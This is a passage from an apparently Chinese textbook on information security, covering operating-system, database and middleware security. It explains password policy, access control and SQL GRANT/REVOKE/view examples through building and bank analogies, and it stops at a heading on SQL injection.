该技术研究如何在大规模网络环境中快速获取各种协议的信息内容。数据包截取是高速网络下内容分析与入侵检测系统发展的瓶颈。目前解决的办法是提高系统的 CPU 速度和采用更多的内存。然而网络的发展速度远远超过了单个计算机硬件的发展速度，单纯提高硬件的性能已不能适应飞速发展的计算机网络的需要，因此需要采用新的算法。

（2）信息内容分析还原

该技术研究如何将截获的数据包还原，并分析其中的信息内容。信息内容分析还原系统主要工作在应用层，而基于应用层的协议很多，许多新的应用协议还在不断产生，而且在同一个会话中，往往存在多个协议同时工作的情况。另外，分析还原时需要提供会话重现功能，通过会话重现可以找到该信息的源头，为使用者调查取证提供依据。会话重现需要分析数据包的会话特征，基于会话对截获的数据包进行重组、拼接，并去除协商、应答、重传、包头等网络信息，以获取一条基于会话的完整记录。

4.4 通用基础系统安全

4.4.1 操作系统安全

1. 操作系统安全概述

操作系统就好比现实生活中的一幢大楼；操作系统是其他应用及服务运行的基础，就好比大楼里有不同的楼层，在不同楼层分布有超市、银行、餐厅、图书馆等，因此大楼的安全将直接影响到里面其他设施所提供服务的安全。也就是说，操作系统安全是所有应用安全的基础，在整个系统的安全中起到关键作用。

长期以来，我国广泛应用的主流操作系统都是从国外引进直接使用的产品，这些系统的安全性令人担忧。通常人们往往首先关注对操作系统的需要、功能，然后才被动地从出现的漏洞和后门，以及不断引起世界性的“冲击波”和“震荡波”等安全事件中注意到操作系统本身的安全问题。操作系统的结构和机制不安全、PC 硬件结构的简化、系统不分执行“态”、内存无越界保护等，都有可能导致资源配置被篡改，恶意程序被植入执行，利用缓冲区溢出攻击及非法接管系统管理员权限等安全事故发生；可能导致病毒在世界范围内传播泛滥，黑客利用各种漏洞攻击入侵，非授权者任意窃取信息资源等。

目前的操作系统安全主要包括以下几种。

（1）物理安全

物理安全主要是指系统设备及相关设施受到物理保护，使之免受破坏或丢失。这就像大楼要有抗地震、防雷击的安全措施，保证可以抵御一定程度的物理攻击及破坏。

（2）逻辑安全

逻辑安全主要指系统中认证、授权、资源调用等的安全。这就像进出大楼要有

保安检查工牌、有门禁系统检查门禁卡、有安检机检查是否携带危险物品等。

（3）应用安全

应用安全主要指系统中应用软件配置、运行的安全。这就像大楼中的银行要有自己的安保系统，要有监控系统负责银行自己的安全。

（4）管理安全

管理安全主要包括各种管理的政策和机制。这就像大楼要有相应的物业管理制度来要求业主必须遵守，当出现安全隐患时要有相应的机制来进行处理。

操作系统是整个网络的核心软件，操作系统的安全将直接决定网络的安全。

2. 操作系统安全策略

通过操作系统的安全现状可知，目前该领域还存在一些隐患，针对这些安全隐患，需要采取一些安全管理措施来应对。下面主要从两个方面进行阐述。首先是操作系统的安全要素，通过对操作系统安全 6 要素的了解，可以对操作系统安全有更加深入的理解；然后通过安全管理的三个层面（系统级安全管理、用户级安全管理和文件级安全管理）进行详细阐述。

（1）操作系统的安全要素

操作系统安全涉及多个方面，美国专家对操作系统安全提出了 6 个方面，称为操作系统安全 6 要素。

① 保密性。

保密性是指允许授权的用户访问计算机中的信息。这就像大楼里允许餐厅厨师进出餐厅的厨房，允许银行柜员进出银行柜台，但是在未经授权的情况下餐厅厨师不可以进出银行柜台。

② 完整性。

完整性是指数据的正确性和相容性。保证系统中保存的信息不会被非授权用户修改，且能保持一致性。这就像大楼里会有很多标识，如紧急通道标识、洗手间标识等，这些标识信息由大楼物业统一管理，需要确保正确无误，如果有人将紧急通道和洗手间标识互换，则在发生事故需要人员紧急疏散时就会造成严重安全事故。

③ 可用性。

可用性是指授权用户的请求能及时、正确、安全地得到响应，计算机中的资源可供授权用户随时访问。这就像大楼中会有很多防火栓，在需要时，消防人员可以开启阀门进行使用。

④ 真实性。

真实性是指系统中的信息要能真实地反映现实世界，数据具有较强的可靠性。

这就像大楼中每个楼层的导航信息一定要能正确有效地反映真实情况，才能让用户正确找到自己想要去的地方。

⑤ 实用性。

实用性是指系统中的数据要具有实用性，能为用户提供基本的数据服务。这就像大楼中各楼层提供的服务应是用户实际需要的，即能为当地用户提供符合其需要的服务。

⑥ 占有性。

占有性是指系统数据被用户拥有的特性。这就像餐厅拥有自己的餐桌、餐具等，银行有自己的柜台、柜员等，图书馆有自己的图书、课桌等，每种物品被不同的拥有者占有。

（2）安全管理

安全管理按照级别可以分为系统级安全管理、用户级安全管理和文件级安全管理。所谓系统级安全管理就像大楼的物业对基础设施的管理维护；而用户级安全管理就像对大楼中的各业主、商户的管理；文件级安全管理就像各楼层各区域之间的门禁系统限制不同人员的进出。

1）系统级安全管理

系统级安全管理是管理计算机环境的安全性，其任务是不允许未经核准的用户进入系统，从而防止了他人非法使用系统的资源。主要采用的手段如下。

① 注册：系统设置一张注册表，记录了注册用户的账户和口令等信息，使系统管理员能掌握进入系统的用户的情况，并保证用户在系统中的唯一性。这就像大楼中的每个业主都要提前在保安系统中登记个人信息。

② 登录：用户每次使用时，都要进行登录，系统通过核对用户账户和口令，核查该用户的合法性。口令很容易泄密，因此要求用户定期修改口令，以进一步保证系统的安全性。这就像人员进出大楼时都要经过保安核实身份才能进去一样，以保证不会有非法人员进入。

一些网络管理员在创建账号时往往使用公司名、计算机名，或者将一些容易猜测到的字符用作用户名，然后又把这些账户的密码设置得比较简单，如“welcome”、“I love you”、“let me in”或和用户名相同的密码等。对于这样的账户，应该要求用户首次登录时将密码更改成复杂的密码，还要注意经常更改密码。

一个好密码的定义是在安全期内无法破解出来的密码，也就是说，如果得到了密码文档，必须花 43 天或更长的时间才能破解出来（密码策略应该是最多 42 天必须改密码）。

设置安全强壮密码的一般原则如下所述。

① 所有安全强壮的密码至少要有下列 4 方面内容中的 3 种。

- 大写字母：A B C D E F ……

- 小写字母：a b c d e f ……
- 数字：1 2 3 4 5 6 7 8 9 0
- 非字母数字的字符：@ # . % & ^ ! ……

② 安全的密码还要符合下列规则。

- 不使用普通的名字或昵称。
- 不使用普通的个人信息，如生日日期。
- 密码里不含有重复的字母或数字。
- 至少使用 8 个字符。

2）用户级安全管理

用户级安全管理是为了给用户文件分配文件“访问权限”而设计的。用户对文件访问权限的大小，是根据用户分类、需求和文件属性来分配的。例如，在 UNIX 系统中，将用户分成 3 类：文件主、授权用户和一般用户。在系统中登录过的用户都具有指定的文件访问权限，访问权限决定了用户对哪些文件能执行哪些操作。当对某用户赋予其访问指定目录的权限时，他便具有了对该目录下的所有子目录和文件的访问权。通常，对文件可以定义的访问权限有：建立、删除、打开、读、写、查询和修改。这就像大楼中各商户之间的人员只有自己的经营权限，不可以影响其他商户，如餐厅的厨师不可以进入银行柜台操作银行系统。

3）文件级安全管理

文件级安全管理是指通过系统管理员或文件主对文件属性的设置，来控制用户对文件的访问。通常可对文件设置以下属性：执行、隐含、修改、索引、只读、写、共享等。就像大楼中各楼层有不同的门禁系统，二楼的用户用自己的门禁卡无法打开三楼的门禁，因为门禁系统会控制用户的访问范围。

3. 常用的服务器操作系统

操作系统是各种应用及服务的运行平台。同时，操作系统也是多种多样的，目前操作系统平台大多数集中在 Windows NT 和 UNIX 上。目前服务器常用的操作系统有 UNIX、Linux、Windows Server 2000/2003/2008 等。这些操作系统都是符合 C2 级安全级别的操作系统。这就像大楼虽然有不同高度和外形，但所有大楼都要符合抗地震、防雷击的安全要求。

（1）UNIX 系统

UNIX 系统是由美国贝尔实验室开发的一种多用户、多任务的通用网络操作系统。它从一个实验室的产品发展成为当前使用普遍、影响深远的主流操作系统。UNIX 诞生于 20 世纪 60 年代末期。贝尔实验室的研究人员于 1969 年开始在 GE645 计算机上实现一种分时操作系统的雏形，后来该系统被移植到 DEC 的 PDP-7 小型机上。

1970 年，该系统正式命名为 UNIX 系统。到 1973 年，UNIX 系统的绝大部分源

代码都用 C 语言重新编写过，大大提高了 UNIX 系统的可移植性，也为提高系统软件的开发效率创造了条件。

UNIX 系统经过 20 多年的发展，已经成为一种成熟的主流操作系统，并在发展过程中逐步形成了一些新的特色，其中主要特色包括 5 个方面：可靠性高、伸缩性极强、网络功能强、数据库支持功能强大及开放性好。

（2）Linux 系统

Linux 系统是一套可以免费使用和自由传播的类 UNIX 操作系统，用户可以免费获得其源代码，并能够随意修改。它主要用于基于 Intel x86 系列 CPU 的计算机上。这个系统是由全世界各地的成千上万的程序员设计和实现的，其目的是建立不受任何商品化软件的版权制约的、全世界都能自由使用的 UNIX 兼容产品。

Linux 系统最早起源于一位名叫 Linus Torvalds 的计算机业余爱好者，当时他是芬兰赫尔辛基大学的学生，他的目的是设计一个代替 Minix（是由一位名叫 Andrew Tannebaum 的计算机教授编写的一个操作系统示教程序）的操作系统，这个操作系统可用于 386、486 或奔腾处理器的个人计算机上，并且具有 UNIX 系统的全部功能。

Linux 系统是在公用许可证 GPL(General Public License) 保护下的自由软件，也有好几种版本，如 Red Hat Linux、Slackware，以及国内的 Xteam Linux、红旗 Linux 等。Linux 系统的流行是因为它具有许多优点，典型的优点有 7 个：完全免费、完全兼容 POSIX 1.0 标准、多用户多任务、良好的界面、丰富的网络功能、可靠的安全稳定性能及支持多种平台。

（3）Windows 系统

Windows 系统是当今最流行的操作系统，发展经过 Win9X、WinMe、WinXP、NT3.0、NT40、NT5.0（Windows 2000）和 NT6.0（Windows 2003）等众多版本，并逐步占据了广大的中小网络操作系统的市场。

Windows NT 以后版本的操作系统使用了与 Windows 9X 完全一致的用户界面和完全相同的操作方法，使用户使用起来比较方便。与 Windows 9X 相比，Windows NT 及后续版本的网络功能更加强大并且安全。

Windows NT 以后版本的操作系统具有以下 3 方面的优点。

1）支持多种网络协议

由于在网络中可能存在多种客户机，如 Apple Macintosh、UNIX、OS/2 等，而这些客户机可能使用了不同的网络协议，如 TCP/IP 协议、IPX/SPX 等，所以 Windows NT 版本以后的操作系统支持几乎所有常见的网络协议。

2）内置 Internet 功能

随着 Internet 的流行和 TCP/IP 协议组的标准化，Windows NT 版本以后的操作系统内置了 IIS（Internet Information Server），可以使网络管理员轻松地配置 WWW

和 FTP 等服务。

3）支持 NTFS 文件系统

Windows 9X 所使用的文件系统是 FAT，而在 Windows NT 中内置了同时支持 FAT 和 NTFS 的磁盘分区格式。使用 NTFS 文件系统的好处主要是可以提高文件管理的安全性：用户可以对 NTFS 文件系统中的任何文件、目录设置权限，这样当多用户同时访问系统时，文件的安全性会更高。

4.4.2　数据库安全

1. 数据库安全概述

数据库就好比现实生活中的银行，用户会将很多重要的信息存在数据库中，并在需要时进行查询、提取等操作，这就像人们会将钱存在银行里，需要使用时再进行查询和取款等。在计算机网络应用系统中，信息的存储和管理基本是由数据库来实现的，因此信息安全中很重要的部分涉及数据库的安全。然而，数据库安全与数据库应用又是一对矛盾的关系。首先，数据库应用就是为广大合法用户提供方便、快捷的信息服务，而数据库安全为了保证信息的保密性和完整性，则需要增加许多安全措施以防止非法用户的窃取和泄密，这样必将影响数据库的性能，也给数据库应用增加了一定的复杂程度。

所谓数据库的安全性，就是指保护数据库以防非法使用所造成的数据破坏、更改、泄露。这就像防止银行里存的钱被偷走，防止银行卡信息被泄露。

安全性问题不是数据库系统所独有的，所有计算机系统都有这个问题。只是因为在数据库系统中大量数据集中存放，而且为许多用户直接共享，从而使安全性问题格外突出。

数据库的安全性包含两方面：一方面是指计算机系统的运行安全，一些网络非法用户可能通过网络手段破坏计算机操作系统的正常运行，甚至导致计算机系统瘫痪；另一方面是指系统数据库的数据信息安全，网络黑客可能通过木马，使用恶意程序等对数据库数据进行篡改入侵，或盗取数据信息。

随着数据库的广泛应用，它在数据交互方面存在的问题也逐渐显现出来了，即数据库系统的漏洞很容易导致服务器系统被入侵，小则中毒、死机、网页被挂马、网络崩溃，大则资料泄密、重要数据文件遗失，这是任何在线服务提供商都需要防范的事情。应用系统数据库的数据安全，重要数据的防窃取、防篡改，越发值得人们高度重视。

若数据库中的数据安全不能由数据库管理系统严格保护，则很大程度上会影响数据库应用的深度、广度。因此，探讨数据库安全风险防范意义重大。数据库安全主要包括以下几个方面。

（1）有效保护数据资源

大部分政府部门、机构及企业网站上，各式各样的数据库起到保存大量数据资料，如用户信息、内部资料（客户资料、员工信息等）等的作用，可实现信息的集中保存及处理，部门电子商务网站的数据库还包含商业事务、交易记录、账号数据、市场计划信息等。

（2）适时保护操作系统的安全

即便是在很安全的操作系统上运行，数据库系统中的网络入侵者仍可经由执行部分内置扩展存储来获取操作系统的权限。该存储过程可提供部分执行操作系统命令的接口，并可访问全部系统资源；入侵者还可严重威胁与该数据库服务器建立信任关系的其他服务器的全部区域数据安全。

（3）充分保护商业网站安全

Web 服务、Java 及其他技术是大多数电子交易、电子商务的焦点，客户系统及 B2B 系统是以关系数据库为基础的，其数据库安全格外重要，直接关系着系统的可靠性，数据信息的完整性、保密性。

2. 数据库安全策略

通常在计算机系统中，安全措施是逐级逐层设置的。在这里首先讨论数据库安全构架中的几种方法。

（1）应用系统身份认证

应用系统身份认证就好比每次存取款时都要使用卡号和密码来对用户进行一个合法身份的验证，只有验证成功后才有权限进行下一步操作。

一般使用密码策略，该方法是指由系统提供一定的方式让用户标识自己的名字或身份，每次用户要求进入系统时，由系统进行核对，只有通过鉴定后才提供系统的使用权。常用的方法有用户标识（User Identification）和口令（Password），通过标识和口令来鉴定用户最简单易行。

我们把密码策略摆在所有安全配置的第一步。请注意，很多数据库账号的密码过于简单，这与系统密码过于简单是一个道理。对于 sa 更应该注意，不要让 sa 账号的密码同时写于应用程序或脚本中。健壮的密码是安全的第一步，建议密码含有多种数字字母的组合并在 9 位以上。例如，在安装 SQL Server2000 时，如果使用的是混合模式，则需要输入 sa 的密码，除非你确认必须使用空密码，这比以前的版本有所改进。同时，应养成定期修改密码的好习惯，数据库管理员应该定期查看是否有不符合密码要求的账号。

（2）访问控制和存取控制

访问控制和存取控制就好比每个用户只能查询和操作自己的银行账户，而不能通过自己的账号和密码在验证成功后取其他人账户里的存款。

当用户进入系统后，在应用系统和数据库中到底可以进行什么样的操作，需要靠“访问控制”和“存取控制”的权限分配和约束。其中，“访问控制”与应用系统相关联，决定当前用户可以对应用系统中的哪些业务子系统、业务子系统中的哪些工作流程进行管理。“存取控制”与数据库相关联，决定当前用户可以对数据库中的哪些对象（表、视图、触发器、存储过程等）进行操作，以及可以进行何种操作。

访问控制是以数据库为对象而设置的，授予数据库用户。例如，张三是一位科技文献管理员，他对科技文献数据库拥有完全访问权，对会计数据库则没有访问权限（只有会计人员能够访问会计数据库）。每一位用户对不同的数据库都拥有不同级别的访问权限。

SQL Server 支持两种访问权限：语句层次和对象层次。语句层次的访问权限使用户能够执行某些 SQL 语句，对象层次的访问权限允许用户对对象运行 SELECT、INSERT、UPDATE 或 DELETE 操作。

可以使用不同的方式设置访问权限。SQL Server 确定用户对数据库的访问权限时采用的是集总式。例如，张三因角色 1 而拥有 SELECT 访问权限，因角色 2 而拥有 INSERT 访问权限，则实际上他对该数据库拥有 SELECT 和 INSERT 访问权限。

数据库安全所关心的主要是 DBMS 的存取控制机制。数据库安全最重要的一点就是确保只授权给有资格的用户访问数据库，同时令所有未被授权的人员无法接近数据。这是通过数据库系统的存取控制机制实现的。存取控制又分为两种控制方法：自主存取控制和强制存取控制。

自主存取控制即授予各个用户对不同数据对象的存取权限。当用户对数据库访问时，首先检查用户的存取权限，防止不合法用户对数据库的存取。

强制存取控制即每一个数据对象被（强制地）标以一定的密级，每一个用户也被（强制地）授予某一个级别的许可证，系统规定只有具有某一许可证级别的用户才能存取某一个密级的数据对象。

（3）授权与回收

授权与回收就好比你可以在别人授权的情况下拿着别人的银行卡和密码去银行取款，但在使用后银行卡是要归还的。

数据库中的授权与回收是有严格界限的，当某个数据库设置了身份认证时，只有该用户才能对数据库中的数据进行操作，但是当该用户将对该数据库的操作授予其他用户时，其他的用户也就拥有了对该数据库的操作权。

在 SQL 中对数据库的授权与回收分别用 GRANT 语句和 REVOKE 语句来完成。

1）GRANT 语句

其一般格式为

```
GRANT<权限>[,<权限>]……
ON<对象类型><对姓名>[,<对象类型><对姓名>]……
TO<用户>[,<用户>]……
[WITH GRANT OPTION]
```

WITH GRANT OPTION 语句事实上用于决定被授权的用户是否有权将该权限再授予其他用户。

例如，把查询 student 表的权限授给用户李强：

```
GRANT SELECT
ON TABLE student
TO 李强
```

若允许李强将权限转授给其他用户赵虎，则只需在后面加上

```
WITH GRANT OPTION
```

2）REVODE 语句

授予的权限可由 DBA 或其他授权者用 REVODE 语句收回，其一般格式为

```
REVOKE<权限>[,<权限>]……
ON<对象类型><对姓名>[,<对象类型><对姓名>]……
FROM<用户>[,<用户>]……
```

例如，将赵虎对 student 表的查询权限收回：

```
REVOKE SELECT
ON TABLE student
FROM 赵虎
```

但如果要收回李强的权限，则必须采用级联收回，方法是：

```
REVOKE SELECT
ON TABLE student
FROM 李强 CASCADE
```

（4）数据库角色

数据库角色就好比银行的柜员和经理，柜员的操作范围与经理是不同的，当柜员遇到没有权限处理的问题时要由经理来进行处理操作。

一个角色（Role）一般是指一个机构内的一个称谓或几个任务的集合。为了方便，可把用户归属于不同的角色，对不同的角色有不同的授权。

在 SQL 中首先用 CREATE ROLE 语句创建角色，然后用 GRANT 语句给角色授权。同样使用 REVOKE 语句对角色进行回收。

（5）视图机制

视图机制就好比普通用户和金卡用户得到的服务是不一样的，普通用户可以享受到查询、存取款等服务，而金卡用户还可以享受到理财等增值服务。

视图是数据库系统提供给用户以多种角度观察数据库中数据的重要机制，是从一个或几个基本表（或视图）导出的表，它与基本表不同，是一个虚表。数据库中只存放视图的定义，而不存放视图对应的数据，这些数据仍存放在原来的基本表中。从某种意义上讲，视图就像一个窗口，透过它可以看到数据库中自己感兴趣的数据及其变化。

进行存取权限控制时，可以为不同的用户定义不同的视图，把访问数据的对象限制在一定的范围内。也就是说，通过视图机制把要保密的数据对无权存取的用户隐藏起来，从而给数据提供一定程度的保护。

例如，要求张三只能检索外语系学生的信息，可以先建立外语系学生的视图 FD-Student，然后在视图上进一步定义存取权限，把对 FD- Student 的 SELECT 权限授予张三：

```
CREATE VIEW FD- Student
AS
SELECT * FROM Student
WHERE 系名= ’外语’;
GRANT SELECT
ON FD- Student
TO 张三;
```

（6）存储过程和触发器

存储过程就好比银行系统中的业务规则，如活期存款和定期存款，当你存入不同形式的存款后，就会按照不同的利率计算利息。而触发器就好比定期期满后，会自动将本息继续存入下一个定期。

存储过程（Stored Procedure）是一组为了完成特定功能的 SQL 语句集，经编译后存储在数据库中。用户通过指定存储过程的名字并给出参数（如果该存储过程带有参数）来执行它。存储过程是数据库中的一个重要对象，任何一个设计良好的数据库应用程序都应该用到存储过程。

其一般格式是：

```
CREATE PROCEDURE [拥有者.]存储过程名[;程序编号]
[(参数#1,…参数#1024)]
[WITH  {RECOMPILE | ENCRYPTION | RECOMPILE，ENCRYPTION} ]
[FOR REPLICATION]
AS 程序行
```

而触发器（Trigger）是一个特殊的 存储过程，它的执行不是由程序调用，也不是由手工启动，而是由事件来触发的，如当对一个表进行操作（INSERT，DELETE，UPDATE）时就会激活它执行。触发器经常用于加强数据的完整性约束和业务规则等。

（7）审计

审计就好比银行会对每个用户的存取款记录进行核对，以保证账目正确，没有多存或多取。

审计是检验数据库系统安全的重要组成部分，是在数据库系统工作期间，系统将所有数据库的运行数据记录下来的过程，运行数据通常存放在日志文件中，以便日后的调查和分析。虽然数据库安全系统采取了存取控制、数据加密等安全技术，但是从软件工程技术上看，目前还不能证明一个安全系统的安全强度。因此，作为重要的补充手段，审计跟踪是安全系统不可缺少的一部分，也是数据库系统的最后一道重要的安全防线。

跟踪审计（Audit Trail）是一种监视措施。数据库在运行中，数据库管理系统（Database Management System）跟踪用户对一些敏感性数据的存取活动，跟踪的结果记录在跟踪审计记录文件中（有许多 DBMS 的跟踪审计记录文件与系统的运行日志合在一起）。一旦发现有窃取数据的企图，有的 DBMS 会发出警报信息。多数 DBMS 虽无警报功能，但也可在事后根据记录进行分析，从中发现危及安全的行为，找出原因，追究责任，采取防范措施。

审计功能是 DBMS 达到 C2 级以上安全措施必不可少的一项指标。

需要说明的是：审计只记录对数据库的访问活动，并不记录具体的更新、插入或删除的信息内容，这与日志文件是有区别的。

（8）数据加密

数据加密就好比每个用户的银行卡 IC 芯片里加密存储着用户的卡信息，即使别人拿到你的银行卡也看不懂里面的信息。

数据加密是指把数据用密码形式存储在磁盘上。为了更好地保证数据库的安全性，可以用密码存储口令、数据，对远程用户的信息用密码传输防止中途非法截获等。

数据库中的数据以密码形式存放和传输，使用时用户用自己掌握的密钥通过解密程序把它解码为明文数据。这样可以保证只有掌握了密钥的用户才能访问数据，而且即使数据被非法地从数据库中窃取，或者在数据的传输过程中被截取，窃取者也无法知道密码数据的含义。军事、情报、银行等部门的重要敏感的数据库可以采用数据密码方法存储和传输数据，以确保数据库的安全性。例如，将 a 换成 F，b 换成 X，c 换成 Q，……，于是 lurk 可能就变成了 NMWJ。另一种是置换方法，该方法仅将明文的字符按不同的顺序重新排列。

3. 常用的数据库系统

就像银行有工商银行、农业银行、招商银行、建设银行等很多家一样，数据库也有很多种类。数据库系统一般是由数据库及其管理软件组成的系统，是一个实际可运行的存储、维护和应用系统提供数据的软件系统，是存储介质、处理对象和管理系统的集合体。常见的数据库系统有 ORACLE、DB2、MySQL、SQL Server 等。

（1）ORACLE

ORACLE 是美国 ORACLE 公司（甲骨文）提供的以分布式数据库为核心的一组软件产品，是目前最流行的客户机/服务器（CLIENT/SERVER）或 B/S 体系结构的数据库之一。例如，SilverStream 就是基于数据库的一种中间件。ORACLE 数据库是目前世界上使用最为广泛的数据库管理系统，作为一个通用的数据库，它具有完整的数据管理功能；作为一个关系数据库，它是一个完备关系的产品；作为分布式数据库，它实现了分布式处理功能。只要在一种机型上学习了 ORACLE 知识，便能在各种类型的机器上使用它。

（2）DB2

DB2 是 IBM 公司研制的一种关系型数据库系统。DB2 主要应用于大型应用系统，具有较好的可伸缩性，可支持从大型机到单用户环境，应用于 OS/2、Windows 等平台下。DB2 提供了高层次的数据利用性、完整性、安全性、可恢复性，以及小规模到大规模应用程序的执行能力，具有与平台无关的基本功能和 SQL 命令。DB2 采用了数据分级技术，能够使大型机数据很方便地下载到局域网数据库服务器，使得客户机/服务器用户和基于局域网的应用程序可以访问大型机数据，并使数据库本地化及远程连接透明化。它以拥有一个非常完备的查询优化器而著称，其外部连接改善了查询性能，并支持多任务并行查询。DB2 具有很好的网络支持能力，每个子系统可以连接十几万个分布式用户，可同时激活上千个活动线程，对大型分布式应用系统尤为适用。

（3）MySQL

MySQL 是一个关系型数据库管理系统，由瑞典的 MySQL AB 公司开发，目前属于 Oracle 公司。MySQL 是一种关联数据库管理系统，关联数据库将数据保存在不同的表中，而不是将所有数据放在一个大仓库内，这样就增加了速度并提高了灵活性。MySQL 的 SQL 语言是用于访问数据库的最常用标准化语言。MySQL 采用了双授权政策，它分为社区版和商业版。由于其体积小、速度快、总体拥有成本低，尤其是开放源代码这一特点，所以一般中小型网站的开发都选择 MySQL 作为网站数据库。与其他的大型数据库，如 Oracle、DB2、SQL Server 等相比，MySQL 自有

它的不足之处，但是这丝毫也没有减少它受欢迎的程度。对于一般的个人使用者和中小型企业来说，MySQL 提供的功能已经绰绰有余，而且由于 MySQL 是开放源代码软件，因此可以大大降低总体拥有成本。

（4）SQL Server

SQL Server 是一个关系数据库管理系统。它最初是由 Microsoft、Sybase 和 Ashton-Tate 三家公司共同开发的，于 1988 年推出了第一个 OS/2 版本。在 Windows NT 推出后，Microsoft 与 Sybase 在 SQL Server 的开发上就分道扬镳了，Microsoft 将 SQL Server 移植到 Windows NT 系统上，专注于开发推广 SQL Server 的 Windows NT 版本。Sybase 则较专注于 SQL Server 在 UNIX 操作系统上的应用。Microsoft SQL Server 数据库引擎为关系型数据和结构化数据提供了更安全可靠的存储功能，使用户可以构建和管理用于业务的高可用和高性能的数据应用程序。

4.4.3 中间件安全

1. 中间件安全概述

中间件是指运行于操作系统上为应用层代码提供服务及接口的软件系统。中间件产品种类很多，本节主要针对常见的 Web 中间件进行讨论。常见的 Web 中间件有 IIS、Tomcat、Weblogic 等。

中间件的安全风险主要来源于如下几个方面。

（1）网络访问控制不严格

由于网络访问控制不严格，所以攻击者可直接访问中间件管理接口或敏感文件，通过管理接口对中间件进行远程管理操作，进而影响该中间件上运行的应用程序，甚至可以通过中间件管理接口上传恶意脚本，控制整个服务器。

（2）补丁更新不及时

补丁更新不及时使得中间件存在已公开漏洞，攻击者可以通过中间件暴露的 banner 信息来判断其版本，并通过漏洞攻击程序对其进行攻击。根据漏洞的严重程度将会给该系统造成不同程度的安全威胁。

（3）配置文件泄露

中间件的重要运行参数都存在于配置文件中，一旦该文件泄露，攻击者即可利用该文件中的敏感信息（如管理账号及口令、服务器系统配置等）进行恶意攻击。

2. 中间件安全策略

针对中间件的攻击是多种多样的，列举出针对各种中间件的安全防护策略是不可能的。本节主要针对 Web 中间件通用防护策略进行总结，总结出适用于所有中间件平台的通用最佳实践。

（1）执行严格的双向网络访问控制

对 Web 服务器的入站通信一般都进行了严格的防火墙过滤，一般只允许 Web 服务端口对外开放。但很多中间件也使用 Web 接口形式提供后台管理，因此对这些提供管理的 Web 端口也要进行严格的出入站访问控制。例如，通过加强防火墙及中间件自身配置，在访问控制策略方面做到仅对管理员地址开放出入站访问权限，防止攻击者通过中间件管理接口入侵服务器。

（2）及时更新安全补丁

保持 Web 中间件强健和安全的最有效方法，是随时保持系统更新最新的补丁。建议使用自动升级工具，如在不影响业务运行的情况下开启中间件自动升级功能，来帮助你获取最新的补丁。对于没有自动升级功能模块的中间件，建议订阅该中间件官方的公告列表，以便在新版本发布时得到通知，从而进行更新。

（3）禁止在配置文件中存放敏感信息

中间件的配置文件中存放着中间件运行的重要参数，如提供服务的接口及程序、管理员访问权限及账号等。因此，如果该文件泄露将给中间件及整个服务器带来严重安全威胁。例如，在配置文件中使用明文密码（诸如 global.asa、web.config、tomcat-user.xml 等），一旦该密码泄露，攻击者将有机会控制中间件系统，进而通过中间件系统上传恶意代码控制整个服务器。

（4）定期进行安全扫描

防范攻击的最佳机制是定期进行漏洞扫描。在新业务开发完成及正式上线发布前，应进行全面的安全扫描。在系统运维期间，应定期做漏洞扫描及安全审计，及时有效地发现安全漏洞及潜在的安全风险，并针对发现的安全漏洞进行安全加固及整改，以保证系统安全、稳定、高效地运行。

3. 常用的中间件

中间件产品种类很多，常用的 Web 中间件有 IIS、Tomcat、Weblogic 等。下面对常见的主流产品进行简要介绍。

（1）IIS

IIS是Internet Information Services的缩写，是由 微软公司提供的基于运行Microsoft Windows的互联网基本服务。首先，IIS意味着你能发布网页，并且有ASP（Active Server Pages）、JAVA、Vbscript等工具产生页面，以及一些扩展功能。IIS支持一些有趣的东西，如有编辑环境的界面FRONTPAGE、有全文检索功能的INDEX SERVER、有多媒体功能的NET SHOW。其次，IIS是随Windows NT Server 4.0 一起提供的文件和应用程序服务器，是在Windows NT Server上建立Internet服务器的基本组件。它与Windows NT Server完全集成，允许使用Windows NT Server内置的安全性及NTFS文件系统建立强大灵活的Internet/Intranet站点。

（2）Tomcat

Tomcat 是一个免费的开放源代码的 Web 应用服务器。它是 Apache 软件基金会（Apache Software Foundation）的 Jakarta 项目中的一个核心项目，由 Apache、Sun 和其他一些公司及个人共同开发而成。由于有了 Sun 的参与和支持，最新的 Servlet 和 JSP 规范总是能在 Tomcat 中得到体现。Tomcat 技术先进、性能稳定而且免费，因而深受 Java 爱好者的喜爱并得到了部分软件开发商的认可，成为目前比较流行的 Web 应用服务器。

（3）WebLogic

WebLogic 是美商 Oracle 的主要产品之一，是并购得来的，是商业市场上主要的 Java（J2EE）应用服务器软件（application server）之一，是世界上第一个成功商业化的 J2EE 应用服务器，目前已推出 12c(12.1.1) 版。此产品也延伸出 WebLogic Portal、WebLogic Integration 等企业用的中间件，以及 OEPE(Oracle Enterprise Pack for Eclipse)开发工具。

（4）WebSphere

WebSphere 是 IBM 的软件平台。它包含了编写、运行和监视随需应变 Web 应用程序和跨平台、跨产品解决方案所需要的整个中间件基础设施，如服务器、服务和工具。WebSphere 提供了可靠、灵活和健壮的软件。

4.5 业务应用安全

随着 Web2.0 技术的推广，基于 Web 环境的面向普通终端用户的互联网应用越来越广泛，Web 正在逐渐成为互联网的核心。政、企、商界信息化的不断深入，各

种业务应用都架设在 Web 平台上，越来越多的个人和组织团体的敏感数据通过 Web 的形式展现给用户。而 Web 应用平台上的每一个漏洞都影响着成千上万的用户，这也使得相应 Web 业务应用层的安全显得尤为重要。

2011 年年底，CSDN 事件引爆了整个中国互联网，超过 600 万的注册用户数据被黑客公开发布到网上并提供下载，被公布的数据中包括注册用户名和密码，更糟糕的是密码未进行加密，由此事件引发的对中国互联网安全状况的担忧一时间成为了民众的焦点。其实，在该事件曝光之前，地下黑客产业链早已将这类用户数据当作价值资源进行交易，其中不乏大型门户网站的用户数据，更有黑客组织宣称，没有他们“黑”不进去的网站，没有他们“拿”不到的数据。虽然有点危言耸听，但这恰恰就是互联网的真实现状。

业务应用安全说的明白点就是数据的安全。例如，服务器存储的数据（数据库、系统文件等），传输过程中的数据（纯文本数据、XML 数据、JSON 数据等），客户端存储的数据（session、cookie 等），网页上的多媒体数据（Flash、音乐、视频等）等，这些数据在一起构成了我们看到的丰富多彩的互联网世界，而这些数据在互联网业务应用的每个环节上都有可能被黑客进行有目的的窃取或篡改，破坏数据的可用性、完整性和机密性。

下面介绍几种常见的业务应用安全漏洞，并从防范攻击者的角度，有针对性地提出 Web 应用层的安全性要求。

4.5.1　SQL注入

